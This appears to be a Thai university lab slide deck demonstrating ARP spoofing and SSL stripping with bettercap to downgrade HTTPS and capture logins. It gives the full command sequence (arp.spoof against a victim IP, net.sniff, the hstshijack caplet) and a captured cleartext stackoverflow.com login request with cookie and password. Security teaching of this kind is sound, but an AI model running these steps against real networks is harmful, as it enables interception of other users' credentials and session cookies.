
ตัวอย่างเว็บไซต์ www.vulnweb.com ที่ใช้ทดสอบ ARP Spoofing Attack

WORKSHOP #2



NETWORK HACKING

BYPASSING **HTTPS** USING BETTERCAP

Kali Customized By ISAN_LAB



การโจมตีด้วยเทคนิค **SSL STRIPPING ATTACK**



ภาพเว็บไซต์ที่ถูกโจมตีด้วย SSL Stripping Attack ดักจับข้อมูลอยู่ในรูป Clear Text

Problem : HTTPS

- Most websites use **HTTPS**
- Sniffed data will be **Encrypted**

Solution : HTTPS

- **Downgrade** HTTPS to HTTP.



ใช้คำสั่งการโจมตีเว็บไซต์เพื่อ Bypassing HTTPS

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# bettercap -iface eth0  
bettercap v2.23 (built for linux amd64 with go1.11.6) [type 'help' for a list of commands]  
  
10.0.2.0/24 > 10.0.2.4 » net.probe on  
10.0.2.0/24 > 10.0.2.4 » [01:03:10] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe  
10.0.2.0/24 > 10.0.2.4 » [01:03:10] [endpoint.new] endpoint 10.0.2.3 detected as 08:00:27:b3:ca:2a (PCS Computer Systems GmbH).  
10.0.2.0/24 > 10.0.2.4 » [01:03:10] [endpoint.new] endpoint 10.0.2.5 detected as 08:00:27:e6:e5:59 (PCS Computer Systems GmbH).  
10.0.2.0/24 > 10.0.2.4 » net.show  
  
+-----+-----+-----+-----+-----+-----+  
| IP      | MAC          | Name   | Vendor                               | Sent | Recvd | Seen   |  
+-----+-----+-----+-----+-----+-----+  
| 10.0.2.4 | 08:00:27:08:3a:7b | eth0   | PCS Computer Systems GmbH           | 0 B   | 0 B   | 01:02:54 |  
| 10.0.2.1 | 52:54:00:12:35:00 | gateway | Realtek (UpTech? also reported)     | 0 B   | 0 B   | 01:02:54 |  
| 10.0.2.3 | 08:00:27:b3:ca:2a |         | PCS Computer Systems GmbH           | 70 B  | 92 B  | 01:03:10 |  
| 10.0.2.5 | 08:00:27:e6:e5:59 |         | PCS Computer Systems GmbH           | 0 B   | 92 B  | 01:03:10 |  
+-----+-----+-----+-----+-----+-----+  
  
↑ 14 kB / ↓ 34 kB / 769 pkts  
  
10.0.2.0/24 > 10.0.2.4 » set arp.spoof.full duplex true  
10.0.2.0/24 > 10.0.2.4 » set arp.spoof.targets 10.0.2.5  
10.0.2.0/24 > 10.0.2.4 » arp.spoof on  
10.0.2.0/24 > 10.0.2.4 » [01:03:44] [sys.log] [inf] arp.spoof enabling forwarding  
10.0.2.0/24 > 10.0.2.4 » [01:03:44] [sys.log] [war] arp.spoof full duplex spoofing enabled, if the router has ARP spoofing mechanisms, the attack will fail.  
10.0.2.0/24 > 10.0.2.4 » [01:03:44] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.  
10.0.2.0/24 > 10.0.2.4 » set net.sniff.local true  
10.0.2.0/24 > 10.0.2.4 » net.sniff on  
10.0.2.0/24 > 10.0.2.4 » hstshijack/hstshijack  
[01:04:11] [sys.log] [inf] hstshijack Generating random variable names for this session ...  
[01:04:11] [sys.log] [inf] hstshijack Reading caplet ...  
[01:04:11] [sys.log] [inf] hstshijack Reading SSL log ...
```

ภาพรวมคำสั่งการโจมตีเพื่อ Bypassing HTTPS โดยใช้ BETTERCAP


ใช้คำสั่งการโจมตีเว็บไซต์เพื่อ Bypassing HTTPS

```
# bettercap -iface eth0  
# net.probe on  
# set arp.spoof.full duplex true  
# set arp.spoof.targets IP Victim  
# arp.spoof on  
# set net.sniff.local true  
# net.sniff on  
# hstshijack/hstshijack
```


เว็บไซต์ที่ใช้ทดสอบ Bypassing HTTPS

ทำการทดสอบที่เครื่อง Client (Windows 10)

- www.stackoverflow.com
- www.linkedin.com



เว็บไซต์ที่ใช้ทดสอบ Bypassing HTTPS

```
Applications ▾ Places ▾ Terminator ▾ Wed 06:17
root@kali: ~
root@kali: ~ 142x37
POST /users/login?ssrc=head&returnurl=https%3a%2f%2fstackoverflow.com%2f%3f HTTP/1.1
Host: stackoverflow.com
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.90 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Referer: http://stackoverflow.com/users/login?ssrc=head&returnurl=https%3a%2f%2fstackoverflow.com%2f%3f
Accept-Encoding: gzip, deflate
Connection: keep-alive
Cache-Control: max-age=0
Origin: http://stackoverflow.com
Accept-Language: en-US,en;q=0.9,th;q=0.8
Cookie: prov=ff06cdcb-b229-9d9d-8339-51f5f551859e; _ga=GA1.2.1791150879.1570011233; _gid=GA1.2.379816076.1570011233; fkey=f4a9ea4ce72102769d6cd6ec343c383a6f8cb019f89e243104990c7c3dc1dc7b
Content-Length: 143
Content-Type: application/x-www-form-urlencoded

fkey=f4a9ea4ce72102769d6cd6ec343c383a6f8cb019f89e243104990c7c3dc1dc7b&ssrc=head&email=User_2019&password=Pass_2019&oauth_version=&oauth_server=
=
192.168.65.0/24 > 192.168.65.129 » [06:17:07] [net.sniff.dns] dns gateway > IKKYU2019 : d2fashanj17d9f.cloudfront.net is 13.224.253.113, 13.224.253.102, 13.224.253.70, 13.224.253.99
192.168.65.0/24 > 192.168.65.129 » [06:17:07] [net.sniff.dns] dns gateway > IKKYU2019 : d2fashanj17d9f.cloudfront.net is 13.224.253.113, 13.224.253.102, 13.224.253.70, 13.224.253.99
192.168.65.0/24 > 192.168.65.129 » [06:17:07] [net.sniff.dns] dns gateway > IKKYU2019 : internal-pixel-aps102-lighttpd-elb-934805582.ap-south-east-1.elb.amazonaws.com is 103.229.10.136, 103.229.10.241, 103.229.10.155, 103.229.10.208, 103.229.10.184, 103.229.10.212, 103.229.10.146, 103.229.10.145, 103.229.10.144, 103.229.10.143, 103.229.10.142, 103.229.10.141, 103.229.10.140, 103.229.10.139, 103.229.10.138, 103.229.10.137, 103.229.10.136
```


ผลลัพธ์การดักจับข้อมูลเว็บไซต์ stackoverflow.com ด้วย Bettercap

WORKSHOP #3

NETWORK HACKING

BYPASSING **HTTPS** AND **HSTS** USING BETTERCAP



Kali Customized By ISAN_LAB



การโจมตีเพื่อ Bypassing **HTTPS** และ **HSTS** โดยใช้เทคนิคการโจมตี Homograph Attack

DNS (Domain Name System)

→ **TLD** (Top-Level Domain)



จบการนำเสนอ



copyright (2022) by isanmsu.com